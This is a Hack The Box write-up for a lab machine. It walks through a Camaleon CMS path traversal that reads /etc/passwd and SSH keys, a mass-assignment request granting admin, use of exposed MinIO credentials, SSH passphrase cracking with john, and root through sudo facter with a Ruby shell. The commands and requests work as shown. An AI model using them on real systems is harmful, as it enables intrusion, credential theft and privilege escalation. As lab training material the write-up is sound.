Featured image of post HTB Interpreter Writeup

HTB Interpreter Writeup

First, we need to find the local file disclosure vulnerability in the CMS hosted on the server. We can leverage this vulnerability to leak the SSH key. The SSH key is password-protected but can be easily cracked with Hashcat. With the SSH key cracked, we can SSH into the server. Finally, the user could run a command as sudo. We leverage GTFObins to escalate priveleges to root.

Nmap Scan

  1. All TCP port scan
1
sudo nmap -Pn 10.129.240.103 -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-06 07:28 EDT
Warning: 10.129.240.103 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.240.103
Host is up (0.12s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
10450/tcp filtered unknown
21236/tcp filtered unknown
24096/tcp filtered unknown
31138/tcp filtered unknown
34498/tcp filtered unknown
54321/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds
  1. All UDP Port Scan
1
sudo nmap -Pn 10.129.240.103 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-06 07:28 EDT
Nmap scan report for 10.129.240.103
Host is up (0.21s latency).
Not shown: 65527 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
5756/udp  closed unknown
15153/udp closed unknown
21578/udp closed unknown
25765/udp closed unknown
32618/udp closed unknown
36270/udp closed unknown
36952/udp closed unknown
63381/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
  1. Script and version scan
1
sudo nmap -Pn 10.129.240.103 -sCV -p22,80,54321 --min-rate 20000 -oN nmap/scriptVersionScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
# Nmap 7.95 scan initiated Mon Apr  6 07:30:31 2026 as: /usr/lib/nmap/nmap -Pn -sCV -p22,80,54321 --min-rate 20000 -oN nmap/scriptVersionScan.nmap 10.129.240.103
Nmap scan report for 10.129.240.103
Host is up (0.44s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open  http    Golang net/http server
|_http-title: Did not follow redirect to http://10.129.240.103:9001
|_http-server-header: MinIO
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18A3C15B31612040
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 06 Apr 2026 11:34:35 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>18A3C15B31612040</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq: 

|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18A3C1573AA61B12
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 06 Apr 2026 11:34:18 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>18A3C1573AA61B12</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>

Web Application Research

  1. Vhost fuzzing
1
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://facts.htb -H "Host:FUZZ.facts.htb" -fs 154
  • Nothing
  1. It is using a PHP server http://facts.htb/index.php

  2. There is a admin login page at http://facts.htb/admin/login htb-interpreter-1.png
  3. We can create a user and login
  4. It is running Camaleon CMS Version 2.9.0. It is vulnerable to CVE-2026-1776. From the description of the vuln, it mentions that the endpoint is download_private_file. A quick GitHub Search reveals that the endpoint is /admin/media/download_private_file
1
2
3
GET /admin/media/download_private_file?file=../../../etc/passwd HTTP/1.1

Host: facts.htb

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false



  1. Chameleon CMS is also vulnerable to this mass assignment vulnerability. First, configure the Burp Suite Proxy to catch requests and change password here htb-interpreter-2.png Then, insert a new parameter password[role]=admin htb-interpreter-3.png Refresh the page and now we are Administrator! htb-interpreter-4.png

  2. The settings page exposes local AWS credentials htb-interpreter-5.png
  3. Let’s try to interact with the endpoint.
1
2
3
4
5
6
curl --user "AKIA5E260AF6B4ABD8EF:umFmZj97+5F4mTmJP7blsFbPriJaelVYrbarNrIP" \
     --aws-sigv4 "aws:amz:us-east-1:s3" \
     "http://facts.htb:54321" | xmllint --format -
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100    460 100    460   0      0   1416      0                              0

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
<?xml version="1.0" encoding="UTF-8"?>
<ListAllMyBucketsResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Owner>
    <ID>02d6176db174dc93cb1b899f7c6078f08654445fe8cf1b6ce98d8855f66bdbf4</ID>
    <DisplayName>minio</DisplayName>
  </Owner>
  <Buckets>
    <Bucket>
      <Name>internal</Name>
      <CreationDate>2025-09-11T12:06:52.640Z</CreationDate>
    </Bucket>
    <Bucket>
      <Name>randomfacts</Name>
      <CreationDate>2025-09-11T12:06:52.603Z</CreationDate>
    </Bucket>
  </Buckets>
</ListAllMyBucketsResult>
  1. We can extract the contents like this
1
2
3
curl --user "AKIA29F6275CE42C8573:l28Dy4lE7070QY3bOTb8kIuKPzvmUQLF5EB6Z9jO" \
     --aws-sigv4 "aws:amz:us-east-1:s3" \
     "http://facts.htb:54321/randomfacts/" | xmllint --format -  > randomfacts_contents
  1. We can get database contents at /admin/media/download_private_file?file=../config/database.yml
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
# SQLite. Versions 3.8.0 and up are supported.
#   gem install sqlite3
#
#   Ensure the SQLite 3 gem is defined in your Gemfile
#   gem "sqlite3"
#
default: &default
  adapter: sqlite3
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
  timeout: 5000

development:
  <<: *default
  database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  <<: *default
  database: storage/test.sqlite3

# Store production database in the storage/ directory, which by default
# is mounted as a persistent Docker volume in config/deploy.yml.
production:
  primary:
    <<: *default
    database: storage/production.sqlite3
  cache:
    <<: *default
    database: storage/production_cache.sqlite3
    migrations_paths: db/cache_migrate
  queue:
    <<: *default
    database: storage/production_queue.sqlite3
    migrations_paths: db/queue_migrate
  cable:
    <<: *default
    database: storage/production_cable.sqlite3
    migrations_paths: db/cable_migrate
  1. To dump the production database,
1
sqlite3 production.sqlite3

Output:

1
2
sqlite> SELECT * FROM cama_users;
1|admin|admin|admin@local.com||$2a$12$9lLBXaBzcTxohKjxX08aR.WmE7qyhwpl0NGGBLbKDi6t.PB5zdJcK|1QGOA6YxgFANPE6XlGYPpg||||2026-01-08 15:30:12.955853|2025-09-07 21:57:52.634896|2026-01-08 15:30:12.961004|-1|||1|Administrator|
  1. We can get the user.txt flag via the Local file disclosure in /home/william
  2. To upload files we can use this,
1
2
3
4
curl --user "AKIA29F6275CE42C8573:l28Dy4lE7070QY3bOTb8kIuKPzvmUQLF5EB6Z9jO" \
     --aws-sigv4 "aws:amz:us-east-1:s3" \
     --upload-file authorized_keys \
http://facts.htb:54321/randomfacts/.ssh/authorized_keys
  1. Alright, interesting. We are able to access the SSH private keys! I was stuck because I only checked for id_rsa
1
GET /admin/media/download_private_file?file=../../../home/trivia/.ssh/id_ed25519 HTTP/1.1

Output:

1
2
3
-----BEGIN OPENSSH PRIVATE KEY-----
b3B<SNIP>pzGIwIQ8=
-----END OPENSSH PRIVATE KEY-----
  1. To use this private key,
1
2
3
vim id_ed25519 
chmod 600 id_ed25519
ssh trivia@facts.htb -i id_ed25519 
  1. However, it requires a passphrase. We need to crack it like this
1
2
ssh2john id_ed25519 > id_hash.txt
john id_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Output:

1
2
3
4
5
6
7
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)  
  1. Now, we can SSH as trivia
1
ssh trivia@facts.htb -i id_ed25519 

Shell as Trivia

  1. Sudo privileges
1
2
3
4
5
6
sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
  1. To escalate privileges,
1
2
echo 'exec "/bin/sh"' > shell.rb
sudo facter --custom-dir=/home/trivia x

Output:

1
2
# id
uid=0(root) gid=0(root) groups=0(root)
  • We are root!
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy